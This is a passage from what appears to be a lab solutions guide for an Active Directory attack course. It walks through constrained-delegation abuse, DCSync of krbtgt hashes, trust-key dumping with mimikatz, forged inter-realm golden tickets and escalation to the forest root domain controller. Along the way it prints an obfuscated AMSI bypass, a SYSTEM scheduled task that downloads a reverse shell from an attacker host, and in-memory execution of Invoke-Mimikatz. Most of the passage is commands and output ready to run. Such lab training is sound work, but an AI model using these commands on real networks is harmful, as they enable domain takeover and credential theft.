adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLAR
CORP.MONEYCORP.LOCAL.kirbi /user:Administrator@dollarcorp.moneycorp.local
/service:time/dcorp-dc.dollarcorp.moneycorp.LOCAL|ldap/dcorp-
dc.dollarcorp.moneycorp.LOCAL
```

```
Ticket  : TGT_dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLAR
CORP.MONEYCORP.LOCAL.kirbi
  [krb-cred]     S: krbtgt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [krb-cred]     E: [00000012] aes256_hmac
  [enc-krb-cred] P: dcorp-adminsrv$ @ DOLLARCORP.MONEYCORP.LOCAL
  [enc-krb-cred] S: krbtgt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [enc-krb-cred] T: [1/14/2019 1:04:21 PM ; 1/14/2019 11:04:21 PM]
{R:1/21/2019 1:04:21 PM}
  [enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ;
renewable ; forwardable ;
  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac    ):
34826e686b2e0320d16e76cbbbcbdc61b3dd93c22e3437578a4db9c0cecd4f60
  [s4u2self]  Administrator@dollarcorp.moneycorp.local
[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)
[kdc] addr: 172.16.2.1 (auto)
  > Ticket in file
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_dcor
p-adminsrv$@DOLLARCORP.MONEYCORP.LOCAL.kirbi'
Service(s):
  [s4u2proxy] time/dcorp-dc.dollarcorp.moneycorp.LOCAL
  [s4u2proxy] Alternative ServiceName: ldap/dcorp-
dc.dollarcorp.moneycorp.LOCAL
  > Ticket in file
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap
~dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL_ALT.kirbi'
```

Let’s use the LDAP ticket now:

```
PS C:\AD\Tools\kekeo\x64> . ..\..\Invoke-Mimikatz.ps1
PS C:\AD\Tools\kekeo\x64> Invoke-Mimikatz -Command '"kerberos::ptt
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap~
dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL_ALT.kirbi"'


 .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX           ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::ptt
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap~
dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL_ALT.kirbi
```

```
* File:
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap
~dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL_ALT.kirbi':
OK
```

Now, using this TGS, we can use DCSync from mimikatz without DA privileges:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"lsadump::dcsync
/user:dcorp\krbtgt"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account

Object RDN        : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2/16/2019 11:01:46 PM
Object Security ID   : S-1-5-21-1874506631-3219952063-538504511-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: ff46a9d8bd66c6efd77603da26796f35
    ntlm- 0: ff46a9d8bd66c6efd77603da26796f35
    lm  - 0: b14d886cf45e2efb5170d4d9c4085aa2

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6cb7f438bf5c099fe4d029ebb5c6e08e

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
```

```
      aes256_hmac       (4096) :
e28b3a5c60e087c8489a410a1199235efaf3b9f125972c7a1e7618a7469bfd6a
      aes128_hmac       (4096) : 4cffc651ba557c963b71b49d1add2e6b
      des_cbc_md5       (4096) : bf5d7319947f54c7

* Primary:Kerberos *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Credentials
      des_cbc_md5       : bf5d7319947f54c7

* Packages *
  [snip]
```

Next, let's abuse constrained delegation of dcorp-adminsrv$ using Rubeus. Note the /altservice parameter. That allows us to run the DCSync attack:

```
PS C:\AD\Tools> .\Rubeus.exe s4u /user:dcorp-adminsrv$
/rc4:8c6264140d5ae7d03f7f2a53088a291d /impersonateuser:Administrator
/msdsspn:"time/dcorp-dc.dollarcorp.moneycorp.LOCAL" /altservice:ldap /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: S4U

[*] Using rc4_hmac hash: 8c6264140d5ae7d03f7f2a53088a291d
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\dcorp-
adminsrv$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFvjCCBbqgAwIBBaEDA[snip]

[*] Action: S4U

[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2self request for: 'dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Administrator@DOLLARCORP.MONEYCORP.LOCAL' to 'dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL'
```

```
[*] base64(ticket.kirbi):

      doIGUTCCBk2gAwIBBaEDA[snip]

[+] Ticket successfully imported!
[*] Impersonating user 'Administrator' to target SPN 'time/dcorp-
dc.dollarcorp.moneycorp.LOCAL'
[*]   Final ticket will be for the alternate service 'ldap'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2proxy request for service: 'time/dcorp-
dc.dollarcorp.moneycorp.LOCAL'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'ldap'
[*] base64(ticket.kirbi) for SPN 'ldap/dcorp-dc.dollarcorp.moneycorp.LOCAL':

      doIHZTCCB2GgAwIBBaEDA[snip]
[+] Ticket successfully imported!
```

Check if the ticket was injected:

```
PS C:\AD\Tools> klist

Current LogonId is 0:0x2ad4c

Cached Tickets: (2)

#0>     Client: Administrator @ DOLLARCORP.MONEYCORP.LOCAL
        Server: ldap/dcorp-dc.dollarcorp.moneycorp.LOCAL @
DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
[snip]
```

Run the DCSync attack:

```
PS C:\AD\Tools> . .\Invoke-Mimikatz.ps1
PS C:\AD\Tools> Invoke-Mimikatz -Command '"lsadump::dcsync
/user:dcorp\krbtgt"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz(powershell) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2/17/2019 12:01:46 AM
Object Security ID   : S-1-5-21-1874506631-3219952063-538504511-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: ff46a9d8bd66c6efd77603da26796f35
    ntlm- 0: ff46a9d8bd66c6efd77603da26796f35
    lm  - 0: b14d886cf45e2efb5170d4d9c4085aa2

[snip]
```

Learning Objective 19:

Task

- Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using the domain trust key.

Solution

We need the trust key for the trust between dollarcorp and moneycrop, which can be retrieved using mimikatz. Run the below command as DA. Please note that the trust key may be differnet in your lab:

```
PS C:\WINDOWS\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> cd C:\AD\Tools\
PS C:\AD\Tools> $sess = New-PSSession -ComputerName dcorp-
dc.dollarcorp.moneycorp.local
PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> S`eT-
It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](
"{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -
VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'
s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> exit

PS C:\AD\Tools> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1 -
Session $sess
PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents>
Invoke-Mimikatz -Command '"lsadump::trust /patch"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::trust /patch

Current domain: DOLLARCORP.MONEYCORP.LOCAL (dcorp / S-1-5-21-1874506631-
3219952063-538504511)

Domain: MONEYCORP.LOCAL (mcorp / S-1-5-21-280534878-1496970234-700767426)
```

```
 [  In ] DOLLARCORP.MONEYCORP.LOCAL -> MONEYCORP.LOCAL
    * 2/16/2019 11:00:16 PM - CLEAR   - fe 04 ec 7e c8 61 1d d4 b3 08 71 63
7c a9 4e 59 5d 95 e0 ae f3 9a f4 d8 38 99 ec f4 be fb 80 7e 38 ea 8d fa da 73
33 65 ff d8 c8 94 b1 04 b7 f0 b1 82 03 30 d1 13 61 3f ee e6 0c c5 ad 02 ea a8
ab 61 dd 33 1d 77 97 4b fb 1c 28 aa 3b 93 e2 60 3b be 4f 85 ba 83 1d d7 fb 25
d9 74 e9 a5 a3 cf 1a a3 d8 9a 5e 12 6c 11 0a af c6 aa 5c 9a c7 ce ce d1 2b 66
6a 3e 68 64 14 83 9f af e3 ae 9d 4e c5 f6 8c 51 b3 34 90 70 7a 10 da 20 d4 e9
05 16 d9 d6 91 bb e6 1e 6d bc dd 48 e9 02 b0 71 31 b8 e5 ed df 83 b4 8c bd 13
be 6f 07 12 72 4b cb 60 35 4d 82 cc d2 80 51 8a 72 e6 0c 2c 16 10 ba dc c7 53
71 64 ed 8e ee d2 1c 6f 0c 80 e8 42 68 22 94 b2 4c 61 19 73 21 31 84 86 58 05
1a 00 fc 8c ca 2b 6b e5 56 c6 9b 0e ad b4 e2 18 e0 7f b8 cc 33 b5 c4 7f a6 74
eb 5d 49 3e a0 37 09 bf 24 e7
        * aes256_hmac
857caca67c0728c7b0a8da087884339008892add8d6e71db03f0d3246c50e725
        * aes128_hmac       4ee7c224bfb9f79f8020b9ec331877f2
        * rc4_hmac_nt       f052addf1d43f864a7d0c21cbce440c9

 [ Out ] MONEYCORP.LOCAL -> DOLLARCORP.MONEYCORP.LOCAL
    * 2/16/2019 11:00:16 PM - CLEAR   - fe 04 ec 7e c8 61 1d d4 b3 08 71 63
7c a9 4e 59 5d 95 e0 ae f3 9a f4 d8 38 99 ec f4 be fb 80 7e 38 ea 8d fa da 73
33 65 ff d8 c8 94 b1 04 b7 f0 b1 82 03 30 d1 13 61 3f ee e6 0c c5 ad 02 ea a8
ab 61 dd 33 1d 77 97 4b fb 1c 28 aa 3b 93 e2 60 3b be 4f 85 ba 83 1d d7 fb 25
d9 74 e9 a5 a3 cf 1a a3 d8 9a 5e 12 6c 11 0a af c6 aa 5c 9a c7 ce ce d1 2b 66
6a 3e 68 64 14 83 9f af e3 ae 9d 4e c5 f6 8c 51 b3 34 90 70 7a 10 da 20 d4 e9
05 16 d9 d6 91 bb e6 1e 6d bc dd 48 e9 02 b0 71 31 b8 e5 ed df 83 b4 8c bd 13
be 6f 07 12 72 4b cb 60 35 4d 82 cc d2 80 51 8a 72 e6 0c 2c 16 10 ba dc c7 53
71 64 ed 8e ee d2 1c 6f 0c 80 e8 42 68 22 94 b2 4c 61 19 73 21 31 84 86 58 05
1a 00 fc 8c ca 2b 6b e5 56 c6 9b 0e ad b4 e2 18 e0 7f b8 cc 33 b5 c4 7f a6 74
eb 5d 49 3e a0 37 09 bf 24 e7
        * aes256_hmac
9ebde44741de478c198e71a51d13873373205073f3393cdbe8d46cb712a43019
        * aes128_hmac       641e51f85bce043af2253c97de1b4abe
        * rc4_hmac_nt       f052addf1d43f864a7d0c21cbce440c9
[snip]
```

Create the inter-realm TGT by running the below command on your machine:

```
PS C:\AD\Tools\kekeo_old> Invoke-Mimikatz -Command '"kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-
700767426-519 /rc4:f052addf1d43f864a7d0c21cbce440c9 /service:krbtgt
/target:moneycorp.local /ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi"'

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */
```

```
mimikatz(powershell) # kerberos::golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /sids:S-1-5-21-280534878-1496970234-700767426-519
/rc4:f052addf1d43f864a7d0c21cbce440c9 /service:krbtgt /target:moneycorp.local
/ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi
User      : Administrator
Domain    : dollarcorp.moneycorp.local (DOLLARCORP)
SID       : S-1-5-21-1874506631-3219952063-538504511
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-280534878-1496970234-700767426-519 ;
ServiceKey: f052addf1d43f864a7d0c21cbce440c9 - rc4_hmac_nt
Service   : krbtgt
Target    : moneycorp.local
Lifetime  : 2/19/2019 7:38:33 AM ; 2/16/2029 7:38:33 AM ; 2/16/2029 7:38:33
AM
-> Ticket : C:\AD\Tools\kekeo_old\trust_tkt.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Next, create a TGS for a service (CIFS) in the parent domain (moneycorp.local):

```
PS C:\AD\Tools\kekeo_old> .\asktgs.exe C:\AD\Tools\kekeo_old\trust_tkt.kirbi
CIFS/mcorp-dc.moneycorp.local

  .#####.   AskTGS Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                     (oe.eo)
  '#####'                                                     * * */

Ticket      : C:\AD\Tools\kekeo_old\trust_tkt.kirbi
Service   : krbtgt / moneycorp.local @ dollarcorp.moneycorp.local
Principal : Administrator @ dollarcorp.moneycorp.local

> CIFS/mcorp-dc.moneycorp.local
  * Ticket in file 'CIFS.mcorp-dc.moneycorp.local.kirbi'
```

Present the TGS to the target service:

```
PS C:\AD\Tools\kekeo_old> .\kirbikator.exe lsa .\CIFS.mcorp-
dc.moneycorp.local.kirbi

  .#####.   KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                    (oe.eo)
  '#####'                                                     * * */

Destination : Microsoft LSA API (multiple)
 < .\CIFS.mcorp-dc.moneycorp.local.kirbi (RFC KRB-CRED (#22))
 > Ticket Administrator@dollarcorp.moneycorp.local-CIFS~mcorp-
dc.moneycorp.local@MONEYCORP.LOCAL : injected
```

Now, try to access the target service – a success means escalation to the parent DA:

```
PS C:\AD\Tools\kekeo_old> ls \\mcorp-dc.moneycorp.local\c$


      Directory: \\mcorp-dc.moneycorp.local\c$


Mode             LastWriteTime      Length Name
----              -------------          ------ ----
d-----      2/23/2018  11:06 AM                PerfLogs
d-r---      12/13/2017   9:00 PM               Program Files
d-----      10/14/2018   3:20 AM               Program Files (x86)
d-----      10/30/2018   2:49 PM               Temp
d-r---      10/30/2018   2:06 PM               Users
d-----      10/30/2018   3:02 PM               Windows
```

We can also use Rubeus to perform the above attack. We request and inject a TGS in the below command. Note that we are still using the same TGT that we created using Invoke-Mimikatz previously:

```
PS C:\AD\Tools> .\Rubeus.exe asktgs
/ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi /service:cifs/mcorp-
dc.moneycorp.local /dc:mcorp-dc.moneycorp.local /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0
```

```
[*] Action: Ask TGS

[*] Using domain controller: mcorp-dc.moneycorp.local (172.16.1.1)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
[*] Building TGS-REQ request for: 'cifs/mcorp-dc.moneycorp.local'
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIFDDCCBQigAwIBBaEDA[snip]

  ServiceName           :  cifs/mcorp-dc.moneycorp.local
  ServiceRealm          :  MONEYCORP.LOCAL
  UserName              :  Administrator
  UserRealm             :  dollarcorp.moneycorp.local
[snip]
```

Let's check the TGS:

```
PS C:\AD\Tools> klist

Current LogonId is 0:0x2c272

Cached Tickets: (1)

#0>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: cifs/mcorp-dc.moneycorp.local @ MONEYCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
[snip]
```

Now, try to access filesystem on mcorp-dc:

```
PS C:\AD\Tools> ls \\mcorp-dc.moneycorp.local\c$


      Directory: \\mcorp-dc.moneycorp.local\c$


Mode             LastWriteTime      Length Name
----              -------------          ------ ----
d-----      2/23/2018  11:06 AM                PerfLogs
d-r---      12/13/2017   9:00 PM                Program Files
d-----      10/14/2018   3:20 AM                Program Files (x86)
d-----      10/30/2018   2:49 PM                Temp
d-r---      10/30/2018   2:06 PM                Users
d-----      10/30/2018   3:02 PM                Windows
```

Learning Objective 20:

Task

- Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using dollarcorp's krbtgt hash.

Solution

We already have the krbtgt hash of dollarcorp. Let's create the inter-realm TGT:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-
700767426-519 /krbtgt:ff46a9d8bd66c6efd77603da26796f35
/ticket:C:\AD\Tools\krbtgt_tkt.kirbi"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /sids:S-1-5-21-280534878-1496970234-700767426-519
/krbtgt:ff46a9d8bd66c6efd77603da26796f35 /ticket:C:\AD\Tools\krbtgt_tkt.kirbi
User         : Administrator
Domain       : dollarcorp.moneycorp.local (DOLLARCORP)
SID       : S-1-5-21-1874506631-3219952063-538504511
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-280534878-1496970234-700767426-519 ;
ServiceKey: ff46a9d8bd66c6efd77603da26796f35 - rc4_hmac_nt
Lifetime  : 1/14/2019 1:47:43 PM ; 1/11/2029 1:47:43 PM ; 1/11/2029 1:47:43
PM
-> Ticket : C:\AD\Tools\krbtgt_tkt.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Next, inject the ticket using mimikatz:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::ptt
C:\AD\Tools\krbtgt_tkt.kirbi"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::ptt C:\AD\Tools\krbtgt_tkt.kirbi

* File: 'C:\AD\Tools\krbtgt_tkt.kirbi': OK



PS C:\AD\Tools> gwmi -class win32_operatingsystem -ComputerName mcorp-
dc.moneycorp.local


SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 14393
RegisteredUser  : Windows User
SerialNumber    : 00378-00000-00000-AA739
Version         : 10.0.14393
```

Let’s extract credential of the Enterprise Administrator which can be used later for DCShadow. We will schedule a task on the forest root DC and execute a reverse shell on it. First, start a listener:

```
PS C:\AD\Tools> . .\powercat.ps1
PS C:\AD\Tools> powercat -l -v -p 443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
```

Now, using the privileges which we achieved above, let's schedule a task and run it as SYSTEM on mcorp-dc. We will use Invoke-PowerShellTcp from Nishang but modify it to make a function call within the script:

```
PS C:\AD\Tools> schtasks /create /S mcorp-dc.moneycorp.local /SC Weekly /RU
"NT Authority\SYSTEM" /TN "STCheckx" /TR "powershell.exe -c 'iex (New-Object
Net.WebClient).DownloadString(''http://172.16.100.x/Invoke-
PowerShellTcpEx.ps1''')'"
SUCCESS: The scheduled task "STCheckx" has successfully been created.
```

```
PS C:\Users\student2> schtasks /Run /S mcorp-dc.moneycorp.local /TN
"STCheckx"
SUCCESS: Attempted to run the scheduled task "STCheckx".
```

On the listener:

```
PS C:\AD\Tools> powercat -l -v -p 443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [172.16.1.1] port  [tcp] accepted (source port
54489)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between
Streams...
Windows PowerShell running as user MCORP-DC$ on MCORP-DC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> hostname
mcorp-dc
PS C:\Windows\system32> whoami
nt authority\system
```

Download and execute Invoke-Mimikatz in memory. Either obfuscate it or disable AMSI for the reverse shell:

```
PS C:\Windows\system32>S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  +
('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  (
('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'
s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
PS C:\Windows\system32> iex (New-Object
Net.WebClient).DownloadString('http://172.16.100.x/Invoke-Mimikatz.ps1')
PS C:\Windows\system32> Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##        > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX              ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::lsa /patch
Domain : mcorp / S-1-5-21-280534878-1496970234-700767426

RID  : 000001f4 (500)
User : Administrator
```

```
LM   :
NTLM : 71d04f9d50ceb1f64de7a09f23e6dc4c


[snip]

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : ed277dd7a7a8a88d9ea0de839e454690

[snip]
```

Learning Objective 21:

Task

- With DA privileges on dollarcorp.moneycorp.local, get access to SharedwithDCorp share on the DC of eurocorp.local forest.

Solution

With DA privileges, run the following command to retrieve the trust key for the trust between dollarcorp and eurocorp:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"lsadump::trust /patch"' -
ComputerName dcorp-dc.dollarcorp.moneycorp.local
[snip]
Domain: EUROCORP.LOCAL (ecorp / S-1-5-21-1652071801-1423090587-98612180)
 [  In ] DOLLARCORP.MONEYCORP.LOCAL -> EUROCORP.LOCAL
    * 2/18/2019 3:26:10 AM - CLEAR   - a8 be 10 ee b8 6a 53 da 0c 18 d2 67 e1
b3 4e 6f 1c 4f 42 d4 e4 3e ca 1c 55 2b 77 69
        * aes256_hmac
279ab30d5411c36f4047d130d5b21f38678af8b6654f2fecc4350670a469c74f
        * aes128_hmac       fdd2f3f09b248bd6041cb4517d24cde7
        * rc4_hmac_nt       0fd0741334bd0ef966f87094f10cc522

 [ Out ] EUROCORP.LOCAL -> DOLLARCORP.MONEYCORP.LOCAL
    * 2/18/2019 3:26:10 AM - CLEAR   - a8 be 10 ee b8 6a 53 da 0c 18 d2 67 e1
b3 4e 6f 1c 4f 42 d4 e4 3e ca 1c 55 2b 77 69
        * aes256_hmac
f34b83d1a07ee1c0dc785bedc22765590c74934ed2123425e70df733c7481d38
        * aes128_hmac       0beb00ee56c818a87aecca2f05edaa9c
        * rc4_hmac_nt       0fd0741334bd0ef966f87094f10cc522
 [snip]
```

